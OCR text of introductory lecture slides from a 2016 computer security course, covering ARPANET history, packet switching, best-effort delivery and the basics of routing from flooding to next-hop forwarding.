
Introduction to the Internet

ECEN 5032: Intro to Computer Security
October 5, 2016

Internet: History

- ARPANET
- "log"




THE ARPA NETWORK

DEC 1969

4 NODES


Packet-switched network

- Send chunks of data
  - Source address (from)
  - Destination address (to)



To: B
From: A


Early packet-switched networks




“Best-effort”

Goal of the Internet


- Get packet from A to B
  - Quickly?
  - Reliably?
  - Securely?




Get packet to B!




From H's perspective




Naïve approach: send to all




Naïve approach: send to all




Naïve approach: send to all



Ahhhhh!! (BBBBB BBB BBBB…)




Back to H's perspective




- Send to all will not scale!


Better approach: send to next closest node



